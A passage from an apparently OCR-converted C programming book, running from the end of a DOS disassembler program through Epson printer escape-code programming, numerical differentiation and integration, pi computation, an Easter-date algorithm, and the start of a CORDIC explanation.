  wordop = c & 1;
  patch87 = 0;
  must_do_size = do_size;
  if (do_emul87) {
    if (c==0xcd) { /* wanna do emu '87 and ->ing to int? */
      c2 = silent_getbyte();
      if (c2 >= 0x34 && c2 <= 0x3E)
        patch87 = 1;       /* emulated instruction!  => must repatch two
bytes */
      silent_returnbyte(c2);
      c -= 0x32;
    }
  }
  if ((str = opmap1[c])==NULL) {    /* invalid instruction? */
    uputchar('d');                  /* then output byte defines */
    uputchar('b');
    uputchar('\t');
    uprintf(do_hex?"%02X":"%02Xh",c);
  } else {
    ua_str(str);                      /* valid instruction */
  }
  printf("%*s", 15-col, " ");
  col = 15 + strlen(ubuf);
  do {
    uputchar(' ');
    col++;
  } while (col < 43);
```

```
  printf("%s\n", ubuf);
  return instruction_length;
}

static word8 isoption(char c)
{
  return (c=='/' || c=='-');
}

void main(int argc, char *argv[])
{
  word16 instr_len;
  word16 offset;
  char infilename[80];
  char c;

#if defined(DEBUG)
  clrscr();
#endif

  *infilename = 0;
  while (--argc) {
    argv++;
    if (**argv=='?') {
hlp:  fprintf(stderr,
      "2ASM  Version 1.01  (C) Copyright 1992, Robin Hilliard\n"
      "Converts binary files to 80*86 assembly\n"
      "Usage:\n"
      "\t2asm <file> [-e] [-3] [-x] [-s] [-d]\n"
      "Switches:\n"
      "\t-e :\tDisassemble (unoverridden) emulated 80*87 instructions\n"
      "\t-3 :\tAssume code is 32 bit (default==16)\n"
      "\t-x :\tOutput numbers in pure hex (default is reassemblable)\n"
      "\t-s :\tDon't specify operand size, even where necessary\n"
      "\t-d :\tDon't specify distance short/near/far jmps and calls"
      );
      exit(1);
    }
    if (isoption(**argv)) {
      while (isoption(**argv)) {
nextflag:
        switch (c = *(++*argv)) {
        case 'e':
             do_emul87 = 1;
             break;
        case '3':
             seg_size = 32;
```

```
                break;
            case 'x':
                do_hex = 1;
                break;
            case 's':
                do_size = 0;
                break;
            case 'd':
                do_distance = 0;
                break;
            case '?':
            case 'H':
                goto hlp;
            case '#': /* hidden flag in the Loft's programs! */
                fprintf(stderr,"Last compiled on " __TIME__ ", " __DATE__);
                exit(1);
            default:
                fprintf(stderr, "Unknown option: `-%c'", c);
                exit(1);
            }
            ++*argv;
          }
        } else { /* assume that its a file name */
          if (*infilename) {
            fprintf(stderr,"Unknown file argument: \"%s\"", *argv);
            exit(1);
          }
          strcpy(infilename,*argv);
        }
      }
      if ((infile=fopen(infilename,"rb"))==NULL) {
        printf("Unable to open %s",infilename);
        exit(2);
      }
      offset = 0;
      strlwr(infilename);
      if (strstr(infilename, ".com")) /* not perfect, fix later */
        instruction_offset = offset = 0x100;
      if (!setjmp(reached_eof)) {
        do {
          instr_len = unassemble(offset);
          offset += instr_len;
        } while (instr_len); /* whoops, no files > 64k */
      }
    }
```

### 52.3.3 2asm.prj

Add the above two programs: `Table.c` and `Disasm.c` in project file `2asm.prj` and compile. You will get an EXE file `2asm.exe` that you can use as disassembler.

# 53 Printer Programming

"Blessed are the pure in heart."

As everyone knows, Printers help us to produce hard copies. The quality of the printer is referred by the term 'resolution'. Dots per inch (dpi) is the unit of resolution.

## 53.1 Types of Printers

Nowadays we've got Dot Matrix, Inkjet & Laser Printers. Other old printers like Line, Drum etc, are now obsolete.

### 53.1.1 Dot Matrix Printers

Dot matrix printers use round-headed pins arranged in a rectangular pattern (like matrix). These pins strike against the inked ribbon and form various characters and patterns. The number of pins determines the print quality, which is usually either 9 or 24.

### 53.1.2 Inkjet Printers

Spraying inks over the paper forms the characters. The ink particles are ionized and the magnetized plates let the ink to form typical pattern on the paper.

### 53.1.3 Laser Printers

Laser Printers work just like copier machines. That is, they form the electrostatic image of the entire images on a photosensitive drum with the help of laser beam. Then toner (toner is an ultra fine colored powder) is applied to the drum and so it adheres to the sensitized areas corresponding to the character and other patterns. Now the drum spins over the paper, transfers the toner to paper from drum and the paper gets printed.

## 53.2 Printer Languages

People thought that it is necessary to have a 'language' to control printers.

### 53.2.1 Page Description Language

Page Description Language (PDL) is used to communicate usually with page printers. Inkjet and Laser printers are referred as *page printers*, because they manipulate the entire page in memory (Dot Matrix printers manipulate character by character). It is the duty of the internal firmware found on the printer to convert PDL codes to specified pattern of dots. We've got two PDLs namely Printer Control Language (PDL) and PostScript.

#### 53.2.1.1 Printer Control Language

Printer Control Language (PCL) is developed by Hewlett Packard in 1984 to be used in HP LaserJet printers as a PDL. PCL uses control codes (like escape codes). The recent version of PCL is 6.

#### 53.2.1.2 PostScript

PostScript was developed by John Warnock of Adobe as PDL to be used in laser printers. PostScript is referred as a standard programming language. It is also referred as object oriented language, because it sends images to the printer as *geometrical objects* rather than *bitmaps*. This technique is also referred as *vector graphic*, instead of *bitmap graphic*. Recent version of PostScript is 3.

### 53.2.2 Escape Codes

Dot matrix printers mostly use escape codes. Almost all Laser and Inkjet printers support PDLs. But some printers (Dot Matrix) don't support PDL and they use Escape Codes. The printer commands are sent as a combination of Escape Sequences. For example, to set the line spacing to 1/8 inch, the respective command is ESC '0'. Likewise we've got so many commands or *Escape Sequences*. Escape codes are non-standard as each printer vendor use different sets of Escape Codes.

## 53.3 Printing non-printable characters

In this section, I am going to explain how to print non-printable characters on Epson 9 pin Dot Matrix Printer. This can be achieved by creating PCL or PostScript file. But for that, you have to know the *file format* of them and it is a tedious job. It means that you have to develop your own software that 'creates' PCL or PostScript! The easy way is to use *Escape Codes*.

| Note |
|---|
| Since the Escape Codes are mostly 'printer' and 'vendor' specific, the Escape Sequences I have used here will mostly work **only** on Epson 9 pin Dot Matrix Printers. |

### 53.3.1 Epson Extended Character Set

Ordinary Epson character set doesn't have non-printable characters. But Epson Extended character set contains all printable characters and 'few' non-printable characters: single box characters, heart, diamond, club, spade, plus/minus sign, and division sign. But this extended character set uses different values to represent such an extended character.

| Character | ASCII value | Epson Extended Character Set Value | | Character | ASCII value | Epson Extended Character Set Value |
|---|---|---|---|---|---|---|
| ┌ | 218 | 135 | | ─ | 196 | 133 |
| ┐ | 191 | 136 | | │ | 179 | 134 |
| └ | 192 | 137 | | ♠ | 6 | 145 |
| ┘ | 217 | 138 | | ♥ | 3 | 146 |
| ├ | 195 | 132 | | ♦ | 4 | 147 |
| ┤ | 180 | 131 | | ♣ | 5 | 148 |
| ┬ | 194 | 130 | | ÷ | 246 | 158 |
| ┴ | 193 | 129 | | ± | 241 | 159 |
| ┼ | 197 | 128 | | | | |

To set the printer to Epson Extended Character Set, we have to send `ESC 'm' 4`. For that we can use the `biosprint( )` function. As this mode uses 'character set', it will be faster than graphics mode.

### 53.3.2 Graphics Mode

Graphics mode is the slowest one. To set the printer to graphics mode, we have to send: `ESC '*' n1 n2 n3`.

where n1 is the resolution (n1 = 4 means 80 dpi),
n2 = number of bytes to print % 256,
n3 = number of bytes to print / 256.

| Pin | Pin No. | Command to be sent |
|---|---|---|
| ● | 7 | 128 ($2^7$) |
| ● | 6 | 64 ($2^6$) |
| ● | 5 | 32 ($2^5$) |
| ● | 4 | 16 ($2^4$) |
| ● | 3 | 8 ($2^3$) |
| ● | 2 | 4 ($2^2$) |
| ● | 1 | 2 ($2^1$) |
| ● | 0 | 1 ($2^0$) |


Let's see how to program the pins of printer head. To activate the bottommost pin 0 we have to send 1 as a command, to activate pin 1 we have to send 2 as a command…

So to activate pins 0, 1 and 7 at a given time, we have to send 1+2+128 = 131 to the printer. Before that, it is necessary to set the printer to graphics mode with the command:
`ESC '*' 4 8%256 8/256` (or `ESC '*' 4 8 0`).

| Note |
|---|
| At a given time you can program up to 8 pins only. So if you sent 256, all pins will be activated. You cannot program the 9th pin (i.e., pin 8). |

For example, to print the character 'H' in graphics mode, the command to be sent to the printer will be:

`ESC '*' 4 8 0` (then pin values) `256 16 16 16 16 16 16 256`




### 53.3.3 Font Map

```
10000001
10000001
10000001
11111111
10000001
10000001
10000001
10000001
```

Font map of 'H' that will be in ROM

Now we have learned about graphics mode. In the previous section, we have manually found out the 'pin values'. Manually finding out pin values is a tedious job and it is tough too. Fortunately in ROM, we've got 'font map' for each characters. So it is wise to use font map, which is already available in ROM to generate *pin values*.

Interrupt 10h, AX = 1130h, BX = 0300h returns pointer to 8x8 font.
Interrupt 10h, AX = 1130h, BX = 0200h returns pointer to 8x14 font.

I prefer 8x8 font, because it reduces the programming effort and speeds up printing.

| **Note** |
| --- |
| If you prefer 8x14 font, you have to print the part of the font (with height 8) in one line and then you have to print the remaining part of the font (with height 6) in another line. |

The returned pointer by int 10h will point to the font map of first character of the ASCII set (i.e., NULL or ASCII-0). The font map of the letter 'H' will be at the offset 'H' (ASCII-72). Similarly font map of every letter of the ASCII set (including non-printable characters) will be at the offset of its ASCII value. So with the help of the pointer and a simple program, we can find out the *pin values* easily.

### 53.3.4 Optimization Tip

We must understand that graphics mode is the slowest one. Printing with *Epson Extended Character Set* is faster than graphics mode. So it is wiser to use Epson extended character set's all available characters. For all other non-printable characters use *graphics mode*.

### 53.3.5 Program

The following is the code to print non-printable characters on Epson 9 pin Dot Matrix Printers.

```
/*--------------------------------------------
      PR - To print non-printable characters
   File name: Pr.c
 *-----
 */

#include <stdio.h>
#include <conio.h>
#include <dos.h>
#include <bios.h>
#include <stdlib.h>
#include <string.h>
#include <stdarg.h>

#define PRINTER_WRITE    ( 0 )
#define PRINTER_STATUS   ( 2 )
#define ESC              ( 27 )
#define LPT1             ( 0 )

#define FNTHEIGHT ( 8 )

void Send2LPT1( int num, ... );
void SetLineSpacingTo1by8( void );
void SetPrinter2GraphicsMode( void );
void PrintWithEpsonCharSet( unsigned char ch );

/*------------------------------------------------------
      Send2LPT1 - Send 'num' characters to LPT1       */

void Send2LPT1( int num, ... )
{
   va_list argptr;
   int i;
   va_start( argptr, num );
   for ( i=0 ; i<num ; ++i )
   biosprint( PRINTER_WRITE, va_arg( argptr, int ), LPT1 );
   va_end( argptr );
} /*--Send2LPT1( )-------------*/

/*----------------------------------------------------------------
      SetLineSpacingTo1by8 - Sets line spacing to 1/8 inch        */
```

```
void SetLineSpacingTo1by8( void )
{
   Send2LPT1( 2, ESC, '0' );
} /*--SetLineSpacingTo1by8( )------*/
/*-----------------------------------------------------------------
      SetPrinter2GraphicsMode - Initializes printer to graphics mode */

void SetPrinter2GraphicsMode( void )
{
   Send2LPT1( 5, ESC, '*', 4, 8%256, 8/256 );   /* 80 dpi quality */
} /*--SetPrinter2GraphicsMode( )-------*/

/*-----------------------------------------------------------------
      PrintWithEpsonCharSet - Initializes printer to Epson Extended
        Printer Character Set and print a single character 'ch'.
        Epson Character Set contains all printable characters, single
        line box characters and few other ASCII characters.
        (It is faster than Graphics mode.)                     */

void PrintWithEpsonCharSet( unsigned char ch )
{
   Send2LPT1( 4, ESC, 'm', 4, ch );
} /*--PrintWithEpsonCharSet( )-------*/

int main( int argc, char *argv[] )
{
   FILE *fp;
   struct REGPACK regs;
   unsigned char ch;
   char far *font8x8, far *ptr;
   unsigned int segment, offset;
   int fntval, mask, powof2, status;
   register int i, j;

   /* call the bios interrupt to get the address of the desired font */
   regs.r_ax = 0x1130;
   regs.r_bx = 0x0300;
   intr( 0x10, &regs );
 /*make a far pointer font8x8 point to info returned by the bios call*/
   offset = regs.r_bp;
   segment = regs.r_es;
   font8x8 = (char far*) MK_FP( segment, offset );
    /*---Check For any Errors-----> */
   if ( argc < 2 )
    {
      cprintf(
    " Syntax: PR filename [ -bb | -nbb ]                          \a\r\n"
```

```
 " -bb     Box Better. Box characters will appear better. But \r\n"
 "         characters of adjacent lines may touch each other. \r\n"
 "         (default)                                          \r\n"

 " -nbb    No Box Better. Characters of adjacent lines won't  \r\n"
 "         touch each other.                                  "
  );
   exit( 1 );
 }
status = biosprint( PRINTER_STATUS, 0, LPT1 );
if ( status & 0x01 )
   {
    cprintf( " Fatal Error: Printer time out \a\r\n" );
    exit( 1 );
   }
if ( status & 0x08 )
  {
   cprintf( " Fatal Error: I/O error \a\r\n" );
   exit( 1 );
  }
if ( (fp = fopen( argv[1], "rb"))==NULL )
  {
   perror( " Fatal Error\a" );
   exit( 1 );
  }
/*-- <---Error Checked...OK!  --*/

/*  if switch is not equal to "-nbb", then do default ie, "-bb"  */
if ( strcmpi( argv[2], "-nbb" )!=0 )
         SetLineSpacingTo1by8( );

while ( !feof( fp ) )
 {
   fread( &ch, 1, 1, fp );
   if ( ch=='\r' || ch=='\n' || ch=='\a'|| ch=='\t'|| ch=='\v'
                     || ch=='\f'|| ch=='\b'|| ch==0
                     || ch==255 || (ch>=' '&&ch<='~') )
         PrintWithEpsonCharSet( ch );
     else
       {
          switch( ch )
           {
               /*  Box Characters adjust  */
               /*  upper left corner  */
               case  218:  /* '┌' */
                         PrintWithEpsonCharSet( 135 );
                         break;
```

```
/*   Upper right corner  */
case  191:  /* '┐' */
          PrintWithEpsonCharSet( 136 );
          break;
/*   Lower left corner  */
case  192:  /* '└' */
          PrintWithEpsonCharSet( 137 );
          break;
/*   Lower right corner  */
case  217:  /* '┘' */
          PrintWithEpsonCharSet( 138 );
          break;
/*   Middle left corner  */
case  195:  /* '├' */
          PrintWithEpsonCharSet( 132 );
          break;
/*   Middle right corner  */
case  180:  /* '┤' */
          PrintWithEpsonCharSet( 131 );
          break;
/*   Middle top corner  */
case  194:  /* '┬' */
          PrintWithEpsonCharSet( 130 );
          break;
/*   Middle bottom corner  */
case  193:  /* '┴' */
          PrintWithEpsonCharSet( 129 );
          break;
/*   Center cross  */
case  197:  /* '┼' */
          PrintWithEpsonCharSet( 128 );
          break;
/*   Horizontal  */
case  196:  /* '─' */
          PrintWithEpsonCharSet( 133 );
          break;
/*   Vertical  */
case  179:  /* '│' */
          PrintWithEpsonCharSet( 134 );
          break;
/*  Other ASCII Characters adjust  */
case  6:          /* spade */
          PrintWithEpsonCharSet( 145 );
          break;
case  3:    /* heart */
          PrintWithEpsonCharSet( 146 );
          break;
```

```
                    case  4:    /* diamond */
                               PrintWithEpsonCharSet( 147 );
                               break;

                    case  5:    /* club */
                               PrintWithEpsonCharSet( 148 );
                               break;
                    case  246:  /* 'ў' */
                               PrintWithEpsonCharSet( 158 );
                               break;
                    case  241:  /* 'ë' */
                               PrintWithEpsonCharSet( 159 );
                               break;
                    default:
                          mask = 128;
                          SetPrinter2GraphicsMode( );
                          for ( i=0; i<8; ++i )
                           {
                              /* make ptr point the start of the letter in
                                 the rom font each character is FNTHEIGHT
                                 bytes with each bit in a byte being a
                                 pixel on/off for that scan line of the
                                 charater
                              */
                              ptr = font8x8 + ( ch * FNTHEIGHT );
                              fntval = 0;
                              powof2 = 128;
                              for ( j=0 ; j<8 ; ++j )
                                {
                                fntval += (*ptr&mask) ? powof2 : 0;
                                ++ptr;  /* ptr points to the next scanline
                                                of the current character */
                                powof2 >>= 1;
                                }
                              biosprint( PRINTER_WRITE, fntval, LPT1 );
                              mask >>= 1;  /*  or dividing by 2  */
                           }
                }
            }
      }
     fclose( fp );
     return(0);
} /*--main( )------------*/
```

## Suggested Projects

1. As far as I know, there is no function library for printing purposes. So develop your own PRINTER.LIB. The library should contain similar functions like `Set2GraphicsMode()`, `SetLineSpacingTo1by8()`, etc. It is very easy to do so! No programming skill is necessary! The only thing you need is Escape Codes.
2. Write a program that prints the given text in Braille characters. (Hint: You may need to alter your dot-matrix printer. That is, you have to remove the ribbons, replace the existing soft pins with hard pins. For programming, use graphics mode)

# Part V

# Mathematics & C

“Standing alone needs courage”
- **Ramesh Krishnan**

“Blessed are the meek.”

# 54 Implementing Math Functions

For a quite long time, I was wondering how to implement mathematic functions like `sin()`, `cos()`, `log()` etc. I knew the implementation of the easy functions like `IntergerPower( )`:

```
int IntegerPower(int a, int n)
{
      int i, result=1;
      for ( i=0; i<n; ++i )
            result *=  a;
      return( result );
}
```

But how to implement the functions like sin( ), cos( )? Let’s see!

## 54.1 Range reduction and Chebychev polynomial approximation

The range reduction uses various transformation formulas to reduce the range of the input argument. For trigonometric functions, the reduction is to the first quadrant or even a part of the first quadrant. Then a polynomial providing the best accuracy within that limited range is used. But outside that limited range, the accuracy of the polynomial worsens very quickly. This method is widely used on computers with floating-point hardware.


## 54.2 CORDIC Method

The CORDIC (COordinate Rotation DIgital Computer) methods are sometimes described as a ‘pseudo-division’. That is, like in normal division we subtract a divisor repeatedly, but unlike normal division this divisor changes value between each subtraction according to a set of rules. This method is usually used in pocket calculators that don't have floating-point hardware. You can turn to Algorithms section of this book for more explanations about CORDIC Algorithm!

# 55 Differentiation

"False praise can ruin others."

The differentiation problem is actually a tangent problem or slope problem. Finding out tangent for circle at a given point is very easy. But finding out tangent for a curve, which got irregular slope is little bit difficult. So now we can define the tangent as a line, which is drawn from a point to its nearest point. That is dx should be very small.




The definition of derivation says

$$f'(x) = \lim_{\Delta x \to 0} \frac{f(x+\Delta x) - f(x)}{\Delta x}$$

## 55.1 Program

The following program finds out the derivation of a function $y = 4 - x^2$ at a given point.


```
#include <math.h>

#define EQUATION( x )    ( 4 - (x)*(x) )    /* to be differentiated */

#define x          ( 3 )
#define dx         ( 0.00000001 )

int main( void )
{
   double result, dy;
   dy = EQUATION( x + dx ) - EQUATION( x );
   result =  dy / dx;
   printf( "Result of Differentiation( 4-x*x ) at x=3 is %lf \n",
                  result );
   return(0);
}
```

# 56 Integration

"Whoever digs a pit for others will fall into it."

The basic problem of integral calculus is actually a problem of areas. We calculate the area of graph between the points x = a and x = b.

In order to find out the area, the definition of Integration suggests us to divide the entire area into pieces of rectangles. When the width dx of the rectangle becomes smaller and smaller, we get the area of a graph with good accuracy.




In general, we use the notation

$$\int_a^b F(x)\,dx$$


## 56.1 Program

The following program finds out the integration of $y = 4 - x^2$

```
#include <math.h>

#define EQUATION( x )   ( 4 - (x)*(x) )    /* to be integrated */

#define b          ( 2 ) /* Upper limit */
#define a          ( -2 )      /* Lower limit */
#define dx         ( 0.00001 ) /* interval */

int main( void )
{
   double result = 0, x;
   for ( x = a ; x<=b ; x += dx )
      result += EQUATION( x ) * dx;
   printf( "Result of Integral( 4-x*x ) over -2 to 2 is %lf \n",
            result );
   return(0);
}
```

## 56.2 Numerical Analysis

Numerical Analysis is another widespread area in Mathematics. The main idea behind Numerical Analysis is to reduce the number of iterations. Thus when you solve the above problem with Numerical Analysis methods like Simpson's method, you can save many iterations and your precious time!




All rectangles are all of same width dx and the height f(x) is different at different x

# 57 PI

“Whoever is your servant is the greatest among you.”

π is an irrational number. To find out π with enough precision, many people have contributed since 2000BC. Before the invention of computers, the calculation of π was really hard. Even with the computers, the calculation of π is really a tough job. The problem with π is that it is defined as the ratio between perimeter and diameter of a circle. The value of π is not exactly 22/7, but it is approximately 22/7. And so you need more precision. First computer calculation of π was carried on ENIAC (Electronic Numerical Integrator and Computer) at Ballistic Research labs in September 1949. It took about 70 hours to calculate π to 2,037 decimal places! It was programmed to use Machine’s formula $\pi = 16\arctan(1/5) - 4\arctan(1/239)$. It took almost 4000 years to find out π with good precision. Yes, in 1981AD only Kazunori Miyoshi and Kazuhiko Nakayama in Japan calculated π to 20,00,000 decimal places. They used an efficient portable program from the formula $\pi = 32 \arctan(1/10) - 4 \arctan(1/239) - 16 \arctan(1/515)$.

## 57.1 π

Officially accepted value of π to 3,200 decimal places is listed below. This listing would be very useful, if you want to work on this research-oriented program!

```
π = 3. 1415926535 8979323846 2643383279 5028841971 6939937510 5820974944
       5923078164 0628620899 8628034825 3421170679 8214808651 3282306647
       0938446095 5058223172 5359408128 4811174502 8410270193 8521105559
       6446229489 5493038196 4428810975 6659334461 2847564823 3786783165
       2712019091 4564856692 3460348610 4543266482 1339360726 0249141273
       7245870066 0631558817 4881520920 9628292540 9171536436 7892590360
       0113305305 4882046652 1384146951 9415116094 3305727036 5759591953
       0921861173 8193261179 3105118548 0744623799 6274956735 1885752724
       8912279381 8301194912 9833673362 4406566430 8602139494 6395224737
       1907021798 6094370277 0539217176 2931767523 8467481846 7669405132
       0005681271 4526356082 7785771342 7577896091 7363717872 1468440901
       2249534301 4654958537 1050792279 6892589235 4201995611 2129021960
       8640344181 5981362977 4771309960 5187072113 4999999837 2978049951
       0597317328 1609631859 5024459455 3469083026 4252230825 3344685035
       2619311881 7101000313 7838752886 5875332083 8142061717 7669147303
       5982534904 2875546873 1159562863 8823537875 9375195778 1857780532
       1712268066 1300192787 6611195909 2164201989 3809525720 1065485863
       2788659361 5338182796 8230301952 0353018529 6899577362 2599413891
       2497217752 8347913151 5574857242 4541506959 5082953311 6861727855
       8890750983 8175463746 4939319255 0604009277 0167113900 9848824012
       8583616035 6370766010 4710181942 9555961989 4676783744 9448255379
       7747268471 0404753464 6208046684 2590694912 9331367702 8989152104
       7521620569 6602405803 8150193511 2533824300 3558764024 7496473263
```

```
9141992726 0426992279 6782354781 6360093417 2164121992 4586315030
2861829745 5570674983 8505494588 5869269956 9092721079 7509302955
3211653449 8720275596 0236480665 4991198818 3479775356 6369807426
5425278625 5181841757 4672890977 7727938000 8164706001 6145249192
1732172147 7235014144 1973568548 1613611573 5255213347 5741849468
4385233239 0739414333 4547762416 8625189835 6948556209 9219222184
2725502542 5688767179 0494601653 4668049886 2723279178 6085784383
8279679766 8145410095 3883786360 9506800642 2512520511 7392984896
0841284886 2694560424 1965285022 2106611863 0674427862 2039194945
0471237137 8696095636 4371917287 4677646575 7396241389 0865832645
9958133904 7802759009 9465764078 9512694683 9835259570 9825822620
5224894077 2671947826 8482601476 9909026401 3639443745 5305068203
4962524517 4939965143 1429809190 6592509372 2169646151 5709858387
4105978859 5977297549 8930161753 9284681382 6868386894 2774155991
8559252459 5395943104 9972524680 8459872736 4469584865 3836736222
6260991246 0805124388 4390451244 1365497627 8079771569 1435997700
1296160894 4169486855 5848406353 4220722258 2848864815 8456028506
0168427394 5226746767 8895252138 5225499546 6672782398 6456596116
3548862305 7745649803 5593634568 1743241125 1507606947 9451096596
0940252288 7971089314 5669136867 2287489405 6010150330 8617928680
9208747609 1782493858 9009714909 6759852613 6554978189 3129784821
6829989487 2265880485 7564014270 4775551323 7964145152 3746234364
5428584447 9526586782 1051141354 7357395231 1342716610 2135969536
2314429524 8493718711 0145765403 5902799344 0374200731 0578539062
1983874478 0847848968 3321445713 8687519435 0643021845 3191048481
0053706146 8067491927 8191197939 9520614196 6342875444 0643745123
7181921799 9839101591 9561814675 1426912397 4894090718 6494231961
5679452080 9514655022 5231603881 9301420937 6213785595 6638937787
0830390697 9207734672 2182562599 6615014215 0306803844 7734549202
6054146659 2520149744 2850732518 6660021324 3408819071 0486331734
6496514539 0579626856
```

## 57.2 Program

The following C program is one of the implementations to find π. Once someone else provided me this program. I don't know who is the real author of this program. On Pentium III machine, it just took fraction of seconds to calculate π! I have compared the output of this program with official-accepted value of π. This program gives right π value upto 3199 decimal places; from 3200$^{th}$ decimal place onwards the accuracy is lost. Anyhow this is a good program!

```
#include <stdio.h>
#include <stdlib.h>
#include <alloc.h>

long kf, ks;
long far *mf, far *ms;
long cnt, n, temp, nd;
long i;
long col, col1;
long loc, arr[21];
```

```
void Shift( long far *l1, long far *l2, long lp, long lmod )
{
   long k;
   k = (*l2) > 0 ? (*l2) / lmod: -(-(*l2) / lmod) - 1;
   *l2 -= k * lmod;
   *l1 += k * lp;
} /*--Shift( )---------*/

void YPrint( long m )
{
   if ( cnt<n )
     {
       if ( ++col == 11 )
        {
           col = 1;
           if ( ++col1 == 6 )
             {
              col1 = 0;
              printf( "\n" );
              printf("%4ld",m%10);
             }
            else
              printf("%3ld",m%10);
        }
       else
            printf("%ld",m);
            ++cnt;
     }
} /*--YPrint( )-----------*/

void XPrint( long m )
{
   long ii, wk, wk1;
   if ( m < 8 )
      {
        for( ii = 1; ii <= loc;  )
            YPrint( arr[(int)(ii++)] );
        loc = 0;
      }
     else if ( m > 9 )
      {
          wk = m / 10;
          m %= 10;

    for( wk1 = loc; wk1 >= 1; --wk1 )
            {
```

```
                wk += arr[(int)wk1];
                arr[(int)wk1] = wk % 10;
                wk /= 10;
              }
        }
       arr[(int)(++loc)] = m;
} /*--XPrint( )---------*/

int main( int argc, char *argv[] )
{
   int i=0;
   char *endp;
   arr[i++] = 0;
   if ( argc < 2 )
      {
         printf( "Syntax: PI digits \n\a");
         exit(1);
      }
   n = strtol( argv[1], &endp, 10 );
   if ( (mf = farcalloc( n + 3L, (long)sizeof(long)) ) == NULL )
      {
         printf( "Error: Memory not sufficient! \n\a" );
         exit(1);
       }
   if ( (ms = farcalloc( n + 3L, (long)sizeof(long)) ) == NULL )
      {
         printf( "Error: Memory not sufficient! \n\a" );
         farfree( mf );
         exit(1);
      }
   printf( "\nApproximation of PI to %ld digits\n", (long)n );
   cnt = 0;
   kf = 25;
   ks = 57121L;
   mf[1] = 1;
   for( i = 2; i <= n; i += 2 )
      {
         mf[i] = -16;
         mf[i+1] = 16;
      }
   for( i = 1; i <= n; i += 2 )
      {
         ms[i] = -4;
         ms[i+1] = 4;
      }
   printf( "\n 3." );
   while( cnt < n )
```

```
        {
         for( i = 0; ++i <= n - cnt;  )
            {
              mf[i] *= 10;
              ms[i] *= 10;
            }
         for( i = (int)(n - cnt + 1); --i >= 2;  )
            {
              temp = 2 * i - 1;
              Shift( &mf[i - 1], &mf[i], temp - 2, temp * kf );
              Shift( &ms[i - 1], &ms[i], temp - 2, temp * ks );
            }
         nd = 0;
         Shift( (long far *)&nd, &mf[1], 1L, 5L );
         Shift( (long far *)&nd, &ms[1], 1L, 239L );
         XPrint( nd );
        }
    printf( "\n\nCalculations Completed!\n" );
    farfree( ms );
    farfree( mf );
    return(0);
} /*--main( )----------*/
```

# 58 Easter Day

"Whoever makes himself great will be made humble."

Easter is one of the important celebrations for Christians. Easter day is always a Sunday. So it is not celebrated on certain date like Christmas or New Year. In the Gregorian calendar, the date of Easter is defined to occur on the Sunday following the ecclesiastical Full Moon that falls on or next after March 21.

## 58.1 Oudin's Algorithm

Oudin has developed an algorithm to find out the 'Easter day'. Perhaps it is one of the greatest 'mysterious' algorithms.

## 58.2 Easter Day Program

The following program implements Oudin's algorithm to find Easter day. It works for almost all Gregorian years. For a given year, it gives you the Easter day in Month-Day format.

```
char *Month_Tbl[12] =  {
                    "January", "February", "March", "April", "May",
                    "June", "July", "August", "September",
                    "October", "November", "December"
                  };

void Easter( int *d, int *m, int y )
{
    int c, n, k, i, j, l;
    c = y/100;
    n = y - 19*(y/19);
    k = (c - 17)/25;
    i = c - c/4 - (c - k)/3 + 19*n + 15;
    i = i - 30*(i/30);
    i = i - (i/28)*(1 - (i/28)*(29/(i + 1))*((21 - n)/11));
    j = y + y/4 + i + 2 - c + c/4;
    j = j - 7*(j/7);
    l = i - j;
    *m = 3 + (l + 40)/44;
    *d = l + 28 - 31*(*m/4);
} /*--Easter( )--------*/
```

```
int main( void )
{
    int d, m, y;
    printf( "Enter the year (Gregorian year): " );
    scanf( "%d", &y );
    Easter( &d, &m, y );
    printf( "Easter in the year %d is %s %d \n",
                        y, Month_Tbl[m-1], d );
    return(0);
} /*--main( )------*/
```

# Part VI

# Algorithms & C

“To die for a religion is easier than to live it absolutely”

—**Jorge Luis Borges**

# 59

"Whoever makes himself humble will be made great."

# CORDIC

CORDIC (**CO**ordinate **R**otation **DI**gital **C**omputer) Algorithm is heavily used for implementing mathematical functions, especially in scientific calculators. But unfortunately this neat algorithm is not much known to people. Also people who know this algorithm keep it closed and badly documented. So I thought this good algorithm should be known to the programming community. I have managed to collect materials from many sources and I have understood the real stuff of CORDIC.

## 59.1 Birth of CORDIC

CORDIC was introduced by Volder in 1959 to calculate trigonometric values like sine, cosine, etc. In 1971, Walther extended this algorithm to calculate hyperbolic, logarithmic and other functions.

## 59.2 Advantages

This algorithm uses only minimal hardware (adder and shift) for computation of all trigonometric and other function values. It consumes fewer resources than any other techniques and so the performance is high. Thus, almost all scientific calculators use the CORDIC algorithm in their calculations.

## 59.3 Principle


CORDIC works by rotating the coordinate system through constant angles until the angle is reduced to zero. So with this principle we are changing the given angle each time to reduce to zero. Here we are using addition, subtraction and shift to calculate the function values.

Now let us see, how we can calculate sine and cosine values using CORDIC. Consider a vector C with coordinate (X, Y) that is to be rotated through an angle σ. The new coordinate (X′,Y′) after rotation is

